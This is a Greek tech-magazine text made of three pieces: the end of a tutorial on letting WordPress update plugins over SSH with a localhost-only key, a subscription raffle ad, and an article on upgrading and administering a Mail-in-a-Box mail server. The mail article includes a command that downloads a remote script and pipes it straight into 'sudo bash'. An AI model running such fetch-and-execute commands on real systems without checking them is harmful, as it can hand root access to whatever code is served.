και χωρίς καμία καθυστέρηση παράγουμε ένα ζεύγος κλειδιών RSA μήκους 4096 bits (σ' αυτή την περίπτωση, λίγη παράνοια δεν βλάπτει):

```
$ ssh-keygen -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/isafjordur/.ssh/id_rsa): /home/
isafjordur/rsa_key
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/isafjordur/rsa_key.
Your public key has been saved in /home/isafjordur/rsa_key.pub.
The key fingerprint is:
0a:39:74:e0:8c:38:9f:5d:a2:e6:1d:3f:c3:ef:26:18 isafjordur@deltahacker.gr
The key's randomart image is:
+--[ RSA 4096]----+
|    .            |
| . + .           |
|o . = o          |
| o = =           |
|  = *   S        |
| o .E* .         |
|  . .o*          |
|    . .+.        |
|       +o        |
+-----------------+
$ exit
logout
```

Παρατηρήστε ότι:

- Ερωτηθήκαμε για την τοποθεσία της δημιουργίας ιδιωτικού και δημοσίου κλειδιού και πληκτρολογήσαμε /home/isafjordur/rsa_key. Έτσι, στο home directory του isafjordur θα δημιουργηθούν τα αρχεία rsa_key (ιδιωτικό κλειδί) και rsa_key.pub (δημόσιο κλειδί).
- Δεν ορίσαμε passphrase για την προστασία του ιδιωτικού κλειδιού.
- Μετά τη δημιουργία του ζεύγους κλειδιών βγήκαμε από το λογαριασμό του isafjordur.

Τα κλειδιά rsa_key και rsa_key.pub τα έχουμε φτιάξει για τον www-data, επομένως οφείλουμε να βεβαιωθούμε ότι μπορεί να τα διαβάζει:

```
/usr/share/nginx/html$ sudo chown isafjordur:www-data /home/isafjordur/rsa_key*
/usr/share/nginx/html$ sudo chmod 0640 /home/isafjordur/rsa_key*
```

Ωραία. Για να μπορεί ο χρήστης www-data να συνδέεται στο λογαριασμό του isafjordur με χρήση του δημοσίου κλειδιού (rsa_key.pub), κατά πρώτον πρέπει να υπάρχει ο κατάλογος /home/isafjordur/.ssh και κατά δεύτερον το αρχείο /home/isafjordur/.ssh/authorized_keys, μέσα στο οποίο θα παρατίθεται το περιεχόμενο του αρχείου rsa_key.pub. Επίσης, φροντίδα χρειάζονται το ιδιοκτησιακό καθεστώς και τα δικαιώματα πρόσβασης του καταλόγου .ssh και του αρχείου authorized_keys. Δείτε:

```
/usr/share/nginx/html$ sudo mkdir /home/isafjordur/.ssh
/usr/share/nginx/html$ sudo chown isafjordur:isafjordur /home/isafjordur/.ssh
/usr/share/nginx/html$ sudo chmod 0700 /home/isafjordur/.ssh
/usr/share/nginx/html$ sudo cp /home/isafjordur/rsa_key.pub /home/isafjordur/.ssh/authorized_keys
/usr/share/nginx/html$ sudo chown isafjordur:isafjordur /home/isafjordur/.ssh/authorized_keys
/usr/share/nginx/html$ sudo chmod 0644 /home/isafjordur/.ssh/authorized_keys
```

Οι SSH συνδέσεις στο λογαριασμό του isafjordur θέλουμε να επιτρέπονται μόνο από το localhost. Ακριβώς γι' αυτό ανοίγουμε το αρχείο /home/isafjordur/.ssh/authorized_keys με τον αγαπημένο μας text editor και στην αρχή του πληκτρολογούμε

```
from="127.0.0.1"
```

ακολουθούμενο από ένα κενό. Δείτε, π.χ., πώς μοιάζει το δικό μας /home/isafjordur/.ssh/authorized_keys:

```
/usr/share/nginx/html$ sudo cat /home/isafjordur/.ssh/authorized_keys
from="127.0.0.1" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCtVs+J02y7sYvPZ
LOJVrztakStSMvLYEutExHHYMnIG7XJ7zpG4wzD2e/0jYcVJZLHNOot+Rqkb/6BK62V
snkp1z7CkWZRj3MqFAQeN1IYY2TyI+VBCSal9bbh3glbix3PnCmgPwC27Z9LRKf6Ah2y
1oJH0GXRZcoLcpOyqFVUvtJCk5CJHmiZkp5n3cnzzQE2CFIC/MR/5aMuORWozXrC4
7QE5qa5klSxC8odATgmtWOBEQ8DxgLrjXPjEOefJMlC9nj69pxumlhz5ypDBFz/wHwhr
dgb8B+djUjzwJNTlZMgjvCh5Bp4IL9b0e/nMQVJpdmAoQTbRjd5m0Edpmy/qzhLGDp+
JzM0ueiCUTYAD0AlmQYmt82dIXRKfeH1xfyDt2IFOrXi9neKhIDhijYLHkcO3fta2UIVmA
+Q4pYixVFz9Sj0zsbt5H5SsWHe/VMRzYTvIr0b/4oG+/8DY+Amj/7EUvy7+I+YnP/sEWjy
DLVcvhbtC9ED+TaNjvjcZGeY36ZN2JjZAcLinlECghVay6lo+X7V1qfnlpFtczfHzUPkZnr4
lsbdDFLwKWbioNWGIQBXe3dINxetPYX1UZf26hlPxVx9bcAb0fbotSmhdhKNkY+lSp7Z
OVYZCUHb2+UBYLJxY1zjFD12loehTYv4FwcPED8TupfyHPaeJgZSBw== isafjordur@
deltahacker.gr
```

Ανοίγουμε στη συνέχεια το αρχείο wp-config.php, από τον κατάλογο /usr/share/nginx/html:

```
/usr/share/nginx/html$ sudo nano wp-config.php
```

Στο τέλος του προσθέτουμε τις ακόλουθες γραμμές:


```
define('FTP_PUBKEY','/home/isafjordur/rsa_key.pub');
define('FTP_PRIKEY','/home/isafjordur/rsa_key');
define('FTP_USER','isafjordur');
define('FTP_PASS','');
define('FTP_HOST','127.0.0.1:49250');
```

Προφανώς, στη δική σας περίπτωση οι παράμετροι FTP_PUBKEY, FTP_PRIKEY και FTP_USER θα δεχθούν διαφορετικές τιμές. Επίσης, το port στη τιμή της FTP_HOST δεν θα είναι το 49250 αλλά αυτό που έχετε ορίσει για την υπηρεσία του OpenSSH.


Μετά κι απ' αυτό, ας επανεκκινήσουμε τον nginx:

```
/usr/share/nginx/html$ sudo service nginx restart
 * Restarting nginx nginx [ OK ]
```

Επιχειρώντας να αναβαθμίσουμε ή να εγκαταστήσουμε κάποιο plugin ή theme, στη σχετική σελίδα του WordPress θα παρατηρήσουμε ότι είναι ήδη συμπληρωμένα όλα τα απαραίτητα στοιχεία για τη σύνδεση στο λογαριασμό του isafjordur. Αρκεί μόνο να θέσουμε Connection Type = SSH2 και να κάνουμε ένα κλικ στο κουμπί Proceed, από κάτω.



Το WordPress είναι έτοιμο ν' αναβαθμίσει ένα από τα εγκατεστημένα plugins και, χάρη στις προσθήκες μας στο wp-config.php, όλα τα στοιχεία για τη σύνδεση στο λογαριασμό του ιδιοκτήτη του site (isafjordur) είναι ήδη συμπληρωμένα. Το μόνο που χρειάζεται να κάνουμε –κι αυτό μόνο για την πρώτη φορά– είναι να φροντίσουμε ώστε Connection Type = SSH2.



Για το επόμενο plugin που επιχειρούμε ν' αναβαθμίσουμε δεν χρειάζεται να κάνουμε κάτι και η διαδικασία ολοκληρώνεται εντελώς αυτοματοποιημένα – αλλά και με ασφάλεια.

Για *μεμονωμένους* καταλόγους ίσως θελήσουμε να αλλάξουμε το group – και συγκεκριμένα να επιστρέψουμε στο www-data. Επίσης, για τους ίδιους καταλόγους θα επιτρέψουμε την εγγραφή για τα μέλη της ομάδας www-data. Παράδειγμα: Το theme που χρησιμοποιούμε στο deltaHacker.gr υποστηρίζει τα λεγόμενα featured images. Όταν για ένα άρθρο θέλουμε να υπάρχει featured image, μέσα από τον editor του WordPress διαλέγουμε μια εικόνα (κατάλληλων διαστάσεων) για ανέβασμα. Αυτή η εικόνα πηγαίνει στον κατάλογο /usr/share/nginx/html/wp-content/xscape/upload. Προκειμένου το WordPress να είναι σε θέση ν' ανεβάζει εκεί αρχεία, αλλάξαμε το group από isafjordur σε www-data κι επιτρέψαμε την εγγραφή για τα μέλη της ομάδας. Για παρόμοιους λόγους αναγκαστήκαμε να αλλάξουμε το group του καταλόγου /usr/share/nginx/html/wp-content/uploads –πάλι από isafjordur σε www-data– κι επιτρέψαμε την εγγραφή για τα μέλη της ομάδας.



Αυτό το Mac mini είναι σχεδιασμένο ώστε να κάνει ό,τι θέλετε – και πολλά περισσότερα.

Αυτό το Mac mini δεν είναι το βασικό μοντέλο, και **κοστίζει 1249 ευρώ** (http://store.istorm.gr/mac/mac-mini/2-8ghz-mac-mini.html).

Αυτό το Mac mini το **κληρώνουμε μεταξύ 25 αναγνωστών** με Jumbo-Pack Plus (60 τεύχη).

Αν η συνδρομή σας πλησιάζει στη λήξη της, αυτό το Mac mini **είναι εξαιρετικά πιθανό** να γίνει δικό σας.

Για να πάρετε μέρος στην κλήρωση, αρκεί να πάρετε κι εσείς **Jumbo-Pack Plus** συμπληρώνοντας κατάλληλα τη φόρμα παραγγελίας στο http://deltahacker.gr/pdf12order/#s2.

Από την ίδια τη φόρμα παραγγελίας βλέπετε **πόσους αναγνώστες με Jumbo-Pack Plus χρειαζόμαστε ακόμα**, ώστε να προχωρήσουμε στην κλήρωση.

Προσέξτε: Αν και **θα περιμένουμε όσο χρειαστεί** για να έχουμε 25 συνδρομητές με Jumbo-Pack Plus και να τους κληρώσουμε το Mac mini, αυτό δεν σημαίνει ότι δεν μπορούμε να κάνουμε κάτι για να επισπεύσουμε τη διαδικασία. Κάντε αυτό που πρέπει, συμπληρώνοντας τη φόρμα παραγγελίας: http://deltahacker.gr/pdf12order/#s2

Καλή σας επιτυχία!

Skill: Intermediate
Tags: users, aliases, mail rules, DNS API, dynamic DNS, pfSense, graylisting, SpamAssassin

Πρακτική χρήση του Mail-in-a-Box και κόλπα


Στο πλαίσιο του αφιερώματός μας για τη δημιουργία ενός ασφαλούς mailserver που ελέγχουμε εμείς και μόνον εμείς, έχουμε ήδη φτάσει στο σημείο όπου διαθέτουμε ένα καλορυθμισμένο κι ασφαλές VPS στο cloud, το οποίο τρέχει το Mail-in-a-Box: Πρόκειται για μια πλατφόρμα λογισμικού που παρέχει όλες τις λειτουργίες ενός σύγχρονου mailserver, καθώς και υπηρεσίες DNS. Στο παρόν άρθρο, το τελευταίο της σειράς, φωτίζουμε κατ' αρχάς ορισμένες ενδιαφέρουσες όψεις του MiaB. Επίσης, μετά από δύο περίπου μήνες συνεχούς λειτουργίας και καθημερινής χρήσης, σας μεταφέρουμε τις εντυπώσεις μας περί των επιδόσεων και της συμπεριφοράς του όλου συστήματος.

του Χρήστου Βαρελά


Λίγο πριν ξεκινήσουμε τη συγγραφή του άρθρου που τώρα διαβάζετε, παρατηρήσαμε στο Twitter feed του MiaB (@Mailinabox) ότι είχε κυκλοφορήσει νέα έκδοση του συστήματος. Θελήσαμε βεβαίως ν' αναβαθμίσουμε το λογισμικό στον δικό μας server, οπότε συνδεθήκαμε στο VPS μέσω SSH και πληκτρολογήσαμε τα ακόλουθα:

```
sub0@box:~$ curl -s https://mailinabox.email/bootstrap.sh | sudo bash
```


Στις ερωτήσεις που είδαμε αφήσαμε τις προεπιλεγμένες απαντήσεις και μετά από λίγα λεπτά είχαμε την πλέον πρόσφατη έκδοση του MiaB, η οποία τη στιγμή που γράφονται αυτές οι γραμμές είναι η 0.12c. Γενικά, τις αλλαγές/διορθώσεις που εισάγει μια νέα έκδοση μπορούμε να τις τσεκάρουμε με την ησυχία μας στο αντίστοιχο CHANGELOG, στο GitHub (https://github.com/mail-in-a-box/mailinabox/blob/master/CHANGELOG.md). Δείτε τα ακόλουθα screenshots και διαβάστε τις αντίστοιχες περιγραφές για μερικές από τις εμφανείς αλλαγές που εντοπίσαμε στη νέα έκδοση.




Μετά την αναβάθμιση από τη γραμμή εντολών του VPS, από τον web browser της επιλογής μας συνδεόμαστε στο web control panel του MiaB και συγκεκριμένα στο λογαριασμό του διαχειριστή. Για εμάς, το email του διαχειριστή είναι το talk2us@colder.xyz.




Κατά την πρώτη μας σύνδεση διαπιστώσαμε ότι μια σειρά πακέτων χρειάζονταν επίσης αναβάθμιση. Επρόκειτο για πακέτα του Ubuntu Server που δεν είχαν σχέση με το MiaB. Η αναβάθμισή τους έγινε από την κονσόλα, με χρήση του κλασικού "σχήματος" sudo apt-get update και sudo apt-get upgrade.



Λίγο πιο κάτω στη σελίδα με τα αποτελέσματα των ελέγχων του MiaB, βλέπουμε ότι για το domain μας (colder.xyz) είναι πλέον ορισμένο ένα νέο subdomain (το "www"). Η προηγούμενη έκδοση του MiaB δεν μεριμνούσε για το www.colder.xyz. Χαιρόμαστε που η παρούσα έκδοση φροντίζει για τον ορισμό του www.colder.xyz, όμως το θέμα τώρα είναι ότι το δωρεάν πιστοποιητικό που έχουμε πάρει από τη StartCom ισχύει για το colder.xyz και για *ένα* μόνο subdomain (το "box"). Μπορούμε βεβαίως να αγοράσουμε ένα wildcard certificate από τη StartCom (κοστίζει περί τα 60 δολάρια), το οποίο θα καλύπτει κάθε subdomain του colder.xyz. Λόγω όμως των capital controls αλλά κι επειδή δεν έχουμε (ακόμα) κάποιο δικτυακό τόπο στο colder.xyz, αποφασίσαμε ν' αφήσουμε την αγορά wildcard certificate γι' αργότερα. Μην ξεχνάτε και το άλλο: Από το Σεπτέμβριο θα είναι στον αέρα η υπηρεσία Let's Encrypt (https://letsencrypt.org), χάρη στην οποία θα μπορούμε να αποκτάμε, πολύ εύκολα και πάντα δωρεάν, πιστοποιητικά για τα domains μας και όποια subdomains θέλουμε. Στοιχηματίζουμε μάλιστα ότι σύντομα θα κυκλοφορήσει κι έκδοση του MiaB που θα φροντίζει για την αυτόματη εγκατάσταση υπογεγραμμένων πιστοποιητικών από το Let's Encrypt. Λέτε να υπολογίζουμε λάθος; Υπάρχει ένας τρόπος για να το μάθουμε ;)




Κοιτάζοντας λίγο πιο προσεκτικά στα μενού του control panel, ανακαλύπτουμε ότι κάτω από το System υπάρχει ένα νέο entry, ονόματι Munin Monitoring. Από την αντίστοιχη επιλογή αποκτάμε πρόσβαση σε μια πληθώρα στατιστικών που αφορούν στη λειτουργία του VPS κι απεικονίζονται σε γραφήματα. Από το Categories στ' αριστερά, με κλικ πάνω στο network διαπιστώσαμε ότι το Fail2ban που τρέχει στο box μας δεν απασχολεί απλά τον επεξεργαστή, αλλά έχει πράγματι μπλοκάρει κάποια IPs. Περισσότερα για το Fail2ban μπορείτε να διαβάσετε στο σχετικό άρθρο του τεύχους 034 (http://deltahacker.gr/deltahacker034).




Στην πάνω οριζόντια μαύρη μπάρα του MiaB υπάρχει, πλέον, η επιλογή Version. Από εκεί βλέπουμε την έκδοση του συστήματος που τρέχουμε. Επίσης, με κλικ πάνω στο σχετικό κουμπάκι ελέγχουμε αν έχει κυκλοφορήσει νεότερη έκδοση.

Χρήστες και aliases

Μετά την πρώτη εγκατάσταση του MiaB διαθέτουμε ακριβώς έναν χρήστη email, ο οποίος τελεί και χρέη διαχειριστή. Όταν λέμε "διαχειριστής" δεν εννοούμε του λειτουργικού συστήματος, αλλά μόνο του MiaB. Για την πρόσβαση στο email του διαχειριστή πηγαίνουμε στη διεύθυνση https://colder.xyz/mail και κάνουμε login στο webmail interface που παρέχεται από το Roundcube (https://roundcube.net) και είναι ήδη εγκατεστημένο και ρυθμισμένο. Περισσότερα για το Roundcube θα δούμε στην επόμενη ενότητα. Προς το παρόν, ας πάμε στο web control panel του MiaB (https://box.colder.xyz/admin) και συγκεκριμένα στο Mail → Users. Από αυτή τη σελίδα μπορούμε να ορίζουμε νέους λογαριασμούς email. Λογικό κι αναμενόμενο είναι να φτιάξουμε τουλάχιστον έναν λογαριασμό, αφού δεν θα θέλουμε να στέλνουμε και να λαμβάνουμε email από το λογαριασμό του διαχειριστή. Εμείς, για παράδειγμα, έχουμε φτιάξει ένα νέο λογαριασμό email, με διεύθυνση subzraw@colder.xyz. Επειδή όμως αυτό το "subzraw" δεν είναι κατάλληλο για κάθε περίσταση, θέλαμε κι έναν πιο επίσημο λογαριασμό, με διεύθυνση του στιλ christos.varelas@colder.xyz. Μιλάμε για το ίδιο φυσικό πρόσωπο, άρα αντί να φτιάξουμε άλλον ένα λογαριασμό δημιουργήσαμε ένα alias προς την υπάρχουσα διεύθυνση email (subzraw@colder.xyz). Τέτοια aliases έχει δημιουργήσει και το MiaB αυτομάτως, για τη διεύθυνση email του διαχειριστή (talk2us@colder.xyz) και μάλιστα για δύο domains (το box.colder.xyz και το colder.xyz). Για περισσότερες λεπτομέρειες δείτε τα screenshots που ακολουθούν και βεβαίως διαβάστε τις αντίστοιχες περιγραφές.




Στον mailserver μας έχουμε δύο λογαριασμούς email. Ο ένας είναι του διαχειριστή (talk2us@colder.xyz) κι ο άλλος του γράφοντα (subzraw@colder.xyz). Θα μπορούσαμε να έχουμε περισσότερους λογαριασμούς, αλλά προς το παρόν α) κάποιοι συνεργάτες προτιμούν το παλιομοδίτικο email τους, β) εμείς δεν χρειαζόμαστε νέο λογαριασμό email. Χρειαζόμαστε όμως aliases. Συνεχίστε το διάβασμα.



